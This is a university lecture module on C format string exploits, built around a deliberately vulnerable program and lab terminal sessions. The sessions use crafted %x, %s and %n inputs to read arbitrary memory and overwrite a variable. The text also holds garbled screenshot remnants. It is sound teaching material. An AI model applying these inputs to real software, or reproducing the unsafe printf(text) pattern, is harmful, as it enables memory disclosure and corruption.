

Software Security

Module 4 - C Exploits (Part 2)

CMPE279
Software Security Technologies
San Jose State University

FORMAT STRINGS

Format Parameters

You should be fairly familiar with basic format strings by now. They have been used extensively with functions like `printf()` in previous programs. A function that uses format strings, such as `printf()`, simply evaluates the format string passed to it and performs a special action each time a format parameter is encountered. Each format parameter expects an additional variable to be passed, so if there are three format parameters in a format string, there should be three more arguments to the function (in addition to the format string argument).

Recall the various format parameters explained in the previous chapter.

Parameter	Input Type	Output Type
<code>%d</code>	Value	Decimal
<code>%u</code>	Value	Unsigned decimal
<code>%x</code>	Value	Hexadecimal
<code>%s</code>	Pointer	String
<code>%n</code>	Pointer	Number of bytes written so far

fmt_uncommon.c

```
#include <stdio.h>
#include <stdlib.h>


int main() {
    int A = 5, B = 7, count_one, count_two;

    // Example of a %n format string
    printf("The number of bytes written up to this point X%n is being stored in
count_one, and the number of bytes up to here X%n is being stored in
count_two.\n", &count_one, &count_two);

    printf("count_one: %d\n", count_one);
    printf("count_two: %d\n", count_two);

    // Stack example
    printf("A is %d and is at %08x.  B is %x.\n", A, &A, B);

    exit(0);
}
```



The screenshot shows a terminal window titled "seed@seed-desktop: ~/CMPE279/modules/module4/hacking". The window contains the following text:

```
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_uncommon.out
The number of bytes written up to this point X is being stored in count_one, and
the number of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffff4f0.  B is 7.
seed@seed-desktop:~/CMPE279/modules/module4/hacking$
```

Group: all

eax	-1073744740
ecx	0x0
edx	0x5
ebx	0xb7fc9ff4
esp	0xbfffff480
ebp	0xbfffff4a8
esi	0x8048490
edi	0x8048340
eip	0x804846f
eflags	0x296
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b
fs	0x0
gs	0x33

Breakpoint 3 at 0x8048405
(gdb) run
Starting program: /home/sean/fmt_uncommon.out
Breakpoint 2, main () at
(gdb) p &A
\$1 = (int *) 0xbfffff49c
Breakpoint 4, 0x0804846f
(gdb)

File Run View Control Preferences Help

fmt_uncommon.c - Source Window

File Run View Control Preferences Help

fmt_uncommon.c main SRC+ASM

```

4 int main() {
5     int A = 5, B = 7, count_one, count_two;
6
7     // Example of a %n format string
8     printf("The number of bytes written up to this point X%n is b
9
10    printf("count_one: %d\n", count_one);
11    printf("count_two: %d\n", count_two);
12
13    // Stack Example
14    printf("A is %d and is at %08x. B is %x.\n", A, &A, B);
15
16    exit(0);
17 }
```

Memory

Addresses

Address \$esp Target is LITTLE endian ASCII

Address	0	4	8	C	...
0xbfffff480	0x080485f4	0x00000005	0xbfffff49c	0x00000007
0xbfffff490	0xb7fc9ff4	0x00000071	0x0000002e	0x00000005q.....
0xbfffff4a0	0x00000007	0xbfffff4c0	0xbfffff518	0xb7e81775u....
0xbfffff4b0	0x08048490	0x08048340	0xbfffff518	0xb7e81775@.....u...
0xbfffff4c0	0x00000001	0xbfffff544	0xbfffff54c	0xb7fe0b40D....L...@...
0xbfffff4d0	0x00000001	0x00000001	0x0000000000	0x08048249I...
0xbfffff4e0	0xb7fc9ff4	0x08048490	0x08048340	0xbfffff518@.....
0xbfffff4f0	0x9a2780e1	0xb5e074f1	0x0000000000	0x0000000000'..t.....
0xbfffff500	0x00000000	0xb7ff57f0	0xb7e8169d	0xb7ffeef4W.....
0xbfffff510	0x00000001	0x08048340	0x0000000000	0x08048361@.....a...

seed@seed-desktop: ~/CMPE279/modules/module4/hacking

File Edit View Terminal Help

seed@seed-desktop:~/CMPE279/modules/module4/hacking\$./fmt_uncommon.out
The number of bytes written up to this point X is being stored in count_one, and the number of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bfffff4ec. B is 7.

What Happens if “B” is not on the Stack?

```
seed@seed-desktop: ~/CMPE279/modules/module4/hacking
File Edit View Terminal Help
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ more fmt_uncommon2.c
#include <stdio.h>
#include <stdlib.h>

int main() {
    int A = 5, B = 7, count_one, count_two;

    // Example of a %n format string
    printf("The number of bytes written up to this point X%n is being stored in count_one, and the
number of bytes up to here X%n is being stored in count_two.\n", &count_one, &count_two);

    printf("count_one: %d\n", count_one);
    printf("count_two: %d\n", count_two);

    // Stack Example
    printf("A is %d and is at %08x.  B is %x.\n", A, &A);

    exit(0);
}
seed@seed-desktop:~/CMPE279/modules/module4/hacking$
```

```
seed@seed-desktop: ~/CMPE279/modules/module4/hacking
File Edit View Terminal Help
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_uncommon2.out
The number of bytes written up to this point X is being stored in count_one, and the numb
er of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffff4f0.  B is 80482e8.
seed@seed-desktop:~/CMPE279/modules/module4/hacking$
```

Group: all

eax	-1073744736
ecx	0x0
edx	0x5
ebx	0xb7fc9ff4
esp	0xbfffff480
ebp	0xbfffff4a8
esi	0x8048490
edi	0x8048340
eip	0x8048468
eflags	0x296
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b
fs	0x0
gs	0x0

Breakpoint 2, r

(gdb) p/x &A
\$1 = 0xbfffff4a0

(gdb) p &A
\$2 = (int *) 0xbfffff4e

(gdb)

fmt_uncommon2.c - Source Window

File Run View Control Preferences Help

fmt_uncommon2.c main SRC+ASM

```

1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main() {
5     int A = 5, B = 7, count_one, count_two;
6
7     // Example of a %n format string
8     printf("The number of bytes written up to this point X%n is b
9
10    printf("count_one: %d\n", count_one);
11    printf("count_two: %d\n", count_two);
12
13    // Stack Example
14    printf("A is %d and is at %08x. B is %x.\n", A, &A);
15
16    //v++; /0\.

```

Memory

Addresses

Address	\$esp	Target is LITTLE endian
0xbfffff480	0x080485f4	0x00000005
0xbfffff490	0xb7fc9ff4	0x00000071
0xbfffff4a0	0x00000005	0xbfffff4c0
0xbfffff4b0	0x00000000	0xbfffff510
0xbfffff4c0	0x00000000	0xbfffff511
0xbfffff4d0	0x00000000	0xbfffff512
0xbfffff4e0	0x00000000	0xbfffff513
0xbfffff4f0	0x00000000	0xbfffff514
0xbfffff500	0x00000000	0xbfffff515
0xbfffff510	0x00000000	0xbfffff516

seed@seed-desktop: ~/CMPE279/modules/module4/hacking\$./fmt_uncommon2.out

The number of bytes written up to this point X is being stored in count_one, and the number of bytes up to here X is being stored in count_two.

count_one: 46

count_two: 113

A is 5 and is at bfffff4f0. B is 80482e8.

seed@seed-desktop: ~/CMPE279/modules/module4/hacking\$

Sample Vulnerable Program

[fmt_vuln.c](#)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char text[1024];
    static int test_val = -72;

    if(argc < 2) {
        printf("Usage: %s <text to print>\n", argv[0]);
        exit(0);
    }
    strcpy(text, argv[1]);


    printf("The right way to print user-controlled input:\n");
    printf("%s\n", text);

    printf("\nThe wrong way to print user-controlled input:\n");
    printf(text);

    printf("\n");

    // Debug output
    printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val,
    test_val);

    exit(0);
}
```



```
seed@seed-desktop: ~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out testing
The right way to print user-controlled input:
testing
The wrong way to print user-controlled input:
testing
[*] test_val @ 0x0804a024 = -72 0xfffffb8
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ 
```

Group: all

eax	-72
ecx	0x23
edx	0xfffffffffb8
ebx	0xb7fc9fff4
esp	0xbfffff080
ebp	0xbfffff4a8
esi	0x8048590
edi	0x80483e0
eip	0x804856c
eflags	0x246
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b
fs	0x0
gs	0x33

Error in re-setting bre
Function "0x080483fc" n
Error in re-setting bre
Function "0x080483fc" n
Starting program: /home
Breakpoint 3, main (arg
Breakpoint 4, 0x0804856

(gdb)

fmt_vuln.c - Source Window

File Run View Control Preferences Help

fmt_vuln.c main SRC+ASM

```

14
- 15     printf("The right way to print user-controlled input:\n");
- 16     printf("%s", text);
17
18
- 19     printf("\nThe wrong way to print user-controlled input:\n");
- 20     printf(text);
21
- 22     printf("\n");
23
24     // Debug output
- 25     printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test
26
- 27     exit(0);
28 }
```

0x8048530 <main+156>:	lea	eax, [ebp-0x408]
0x8048536 <main+162>:	mov	DWORD PTR [esp],eax
0x8048539 <main+165>:	call	0x80483a8 <printf@plt>
0x804853e <main+170>:	mov	DWORD PTR [esp],0xa
0x8048545 <main+177>:	call	0x8048378 <putchar@plt>
0x804854a <main+182>:	mov	eax,ds:0x804a024
0x804854f <main+187>:	mov	edx,DWORD PTR ds:0x804
0x8048555 <main+193>:	mov	DWORD PTR [esp+0xc],ea
0x8048559 <main+197>:	mov	DWORD PTR [esp+0x8],ed
0x804855d <main+201>:	mov	DWORD PTR [esp+0x4],0x
0x8048565 <main+209>:	mov	DWORD PTR [esp],0x8048
0x804856c <main+216>:	call	0x80483a8 <printf@plt>
0x8048571 <main+221>:	mov	DWORD PTR [esp],0x0
0x8048578 <main+228>:	call	0x80483c8 <exit@plt>

Program stopped at line 25, 0x804856c

804856c 25

fmt_vuln.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char text[1024];
    static int test_val = -72;

    if(argc < 2) {
        printf("Usage: %s <text to print>\n", argv[0]);
        exit(0);
    }
    strcpy(text, argv[1]);

    printf("The right way to print user-controlled input:\n");
    printf("%s", text);


    printf("\nThe wrong way to print user-controlled input:\n");
    printf(text); // printf(text);

    printf("\n");

    // Debug output
    printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val,
test_val);

    exit(0);
}
```

Format String Controlled By Attacker!



tmt vuin.c - Source Window

Group: all

File Run View Control Preferences Help

eax	16
ecx	0x
edx	0xb7f
ebx	0xb7f
esp	0xbff
ebp	0xbff
esi	0x804
edi	0x804
eip	0x804
eflags	0x2
cs	0x1
ss	0x1
ds	0x1
es	0x7b
fs	0x0
gs	0

Address	\$esp	0	4	8	C	ASCII
0xbffff080	0x08048690	0xbffff0a0	0xb7fe2585	0xb7e77c20%.. ...	
0xbffff090	0xbffff544	0x00000001	0xb7ffeff4	0x7c96f087	D.....	
0xbffff0a0	0x74736574	0x20676e69	0x252e7825	0x78252e78	testing %x.%x.%x	
0xbffff0b0	0xb7fe2200	0xbffff174	0xb7fff7cc	0x00000000	."..t.....	
0xbffff0c0	0xb7fe0d60	0x00000000	0x00000000	0x00000001	`.....	
0xbffff0d0	0x4244caa0	0xbffff540	0xb7fe0838	0x00000000	..DB@...8.....	
0xbffff0e0	0xb7ffeff4	0xb7fff670	0xbffff180	0xbffff174p.....t...	
0xbffff0f0	0xb7fef637	0x00000001	0x00000000	0xbffff300	7.....	
0xbffff100	0xb7fff2a0	0xb7fe2585	0x00000000	0x00000000%.....	
0xbffff110	0x00000000	0xb7fef5e0	0xb7ffeff4	0x00000000	

```
    ,eax  
ian  py@plt>  
     ,0x8048  
@plt>  
...  
.| 0x4],ea  
%x  ,0x8048  
tf@plt>  
...  ,0x8048  
..@plt>  
...  
...  
,eax  
..tf@plt>  
..,0xa  
..>>>0n1+  
...  
2b
```


Reading from Arbitrary Memory Addresses

The %s format parameter can be used to read from arbitrary memory addresses. Since it's possible to read the data of the original format string, part of the original format string can be used to supply an address to the %s format parameter, as shown here:

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%08x.%08x.%08x.%08x
The right way to print user-controlled input:
AAAA%08x.%08x.%08x.%08x


The wrong way to print user-controlled input:
AAAAbffff3d0.b7fe75fc.00000000.41414141
[*] test_val @ 0x08049794 = -72 0xffffffffb8
reader@hacking:~/booksrc $
```

The four bytes of 0x41 indicate that the fourth format parameter is reading from the beginning of the format string to get its data. If the fourth format parameter is %s instead of %x, the format function will attempt to print the string located at 0x41414141. This will cause the program to crash in a segmentation fault, since this isn't a valid address. But if a valid memory address is used, this process could be used to read a string found at that memory address.



```
seed@seed-desktop: ~/CMPE279/modules/module4/hacking
File Edit View Terminal Help
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out AAAA.%08x.%08x.%08x.%08x.%08x
The right way to print user-controlled input:
AAAA.%08x.%08x.%08x.%08x

The wrong way to print user-controlled input:
AAAA.bffff0e4.b7ffeff4.7c96f087.bffff500.41414141
[*] test_val @ 0x0804a024 = -72 0xffffffffb8
seed@seed-desktop:~/CMPE279/modules/module4/hacking$
```



```
seed@seed-desktop: ~/CMPE279/modules/module4/hacking
File Edit View Terminal Help
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\xd7\xfd\xff\xbf").%08x.%08x.%08x.%08x.%s
The right way to print user-controlled input:
????.%08x.%08x.%08x.%08x.%s


The wrong way to print user-controlled input:
????.bffff0e4.b7ffeff4.7c96f087.bffff500.NOME_KEYRING_PID=3353
[*] test_val @ 0x0804a024 = -72 0xffffffffb8
seed@seed-desktop:~/CMPE279/modules/module4/hacking$
```

Writing to Arbitrary Memory Addresses

If the %s format parameter can be used to read an arbitrary memory address, you should be able to use the same technique with %n to write to an arbitrary memory address. Now things are getting interesting.

The `test_val` variable has been printing its address and value in the debug statement of the vulnerable `fmt_vuln.c` program, just begging to be overwritten. The test variable is located at `0x08049794`, so by using a similar technique, you should be able to write to the variable.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\xbf")%08x.%08x.%08x.%s
The right way to print user-controlled input:
????%08x.%08x.%08x.%s
The wrong way to print user-controlled input:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin:/
usr/games
[*] test_val @ 0x08049794 = -72 0xffffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%08x.%08x.%08x.%n
The right way to print user-controlled input:
??%08x.%08x.%08x.%n
The wrong way to print user-controlled input:
??bffff3d0.b7fe75fc.00000000.
[*] test_val @ 0x08049794 = 31 0x0000001f
reader@hacking:~/booksrc $
```



A screenshot of a terminal window titled "seed@seed-desktop: ~/CMPE279/modules/module4/hacking". The window shows the output of running the exploit code. It includes two sections of user-controlled input and their corresponding memory dump values. The terminal window has a standard Linux-style interface with a title bar, menu bar, and scroll bars.

```
seed@seed-desktop: ~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x24\x00\x04\x08").%08x.%08x.%08x.%n
The right way to print user-controlled input:
$0.%08x.%08x.%08x.%n
The wrong way to print user-controlled input:
$0.bffff0e4.b7ffe087.bffff500.
[*] test_val @ 0x0804a024 = 41 0x00000029
seed@seed-desktop: ~/CMPE279/modules/module4/hacking$
```

Indirect Control Overwrite Value

```
seed@seed-desktop: ~/CMPE279/modules/module4/hacking
File Edit View Terminal Help
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x24\xa0\x04\x08").%08x.%08x.%08x.%08x.%n
The right way to print user-controlled input:
$0.%08x.%08x.%08x.%08x.%n
The wrong way to print user-controlled input:
$0.bffff0e4.b7ffeff4.7c96f087.bffff500.
[*] test_val @ 0x0804a024 = 41 0x00000029
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x24\xa0\x04\x08").%08x.%08x.%08x.%08x.%100x.%n
The right way to print user-controlled input:
$0.%08x.%08x.%08x.%100x.%n
The wrong way to print user-controlled input:
$0.bffff0e4.b7ffeff4.7c96f087. 
[*] test_val @ 0x0804a024 = 133 0x00000085
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x24\xa0\x04\x08").%08x.%08x.%08x.%180x.%n
The right way to print user-controlled input:
$0.%08x.%08x.%08x.%180x.%n
The wrong way to print user-controlled input:
$0.bffff0e4.b7ffeff4.7c96f087. 
[*] test_val @ 0x0804a024 = 213 0x000000d5
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x24\xa0\x04\x08").%08x.%08x.%08x.%400x.%n
The right way to print user-controlled input:
$0.%08x.%08x.%08x.%400x.%n
The wrong way to print user-controlled input:
$0.bffff0e4.b7ffeff4.7c96f087. 
[*] test_val @ 0x0804a024 = 433 0x000001b1
seed@seed-desktop:~/CMPE279/modules/module4/hacking$
```

Indirect Control Overwrite Value

```
seed@seed-desktop: ~/CMPE279/modules/module4/hacking
File Edit View Terminal Help
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x24\x00\x04\x08")%x%x%x%n
The right way to print user-controlled input:
$0%x%x%x%n
The wrong way to print user-controlled input:
$0xfffff0f4b7fffff47c96f087bfffff510
[*] test_val @ 0x0804a024 = 36 0x00000024
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x24\x00\x04\x08")%x%x%x%142x%n
The right way to print user-controlled input:
$0%x%x%x%142x%n
The wrong way to print user-controlled input:
$0xfffff0f4b7fffff47c96f087
    bfffff510
[*] test_val @ 0x0804a024 = 170 0x000000aa
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x25\x00\x04\x08")%x%x%x%142x%n
The right way to print user-controlled input:
$0%x%x%x%142x%n
The wrong way to print user-controlled input:
$0xfffff0f4b7fffff47c96f087
    bfffff510
[*] test_val @ 0x0804a024 = 43704 0x0000aab8
seed@seed-desktop:~/CMPE279/modules/module4/hacking$
```

28 bytes + 142 bytes = 170 = 0xAA
170 bytes + 14 bytes = 184 bytes = 0xB8

seed@seed-desktop: ~/CMPE279/modules/module4/hacking

File Edit View Terminal Help

```
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x24\x00\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
$0%x%x%8x%n
The wrong way to print user-controlled input:
$0bffff0f4b7fffff47c96f087bfffff510
[*] test_val @ 0x0804a024 = 36 0x00000024
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x24\x00\x04\x08")%x%x%142x%n
The right way to print user-controlled input:
$0%x%x%142x%n
The wrong way to print user-controlled input:
$0bffff0f4b7fffff47c96f087
      bfffff510
[*] test_val @ 0x0804a024 = 170 0x000000aa
seed@seed-desktop:~/CMPE279/modules/module4/hacking$
```

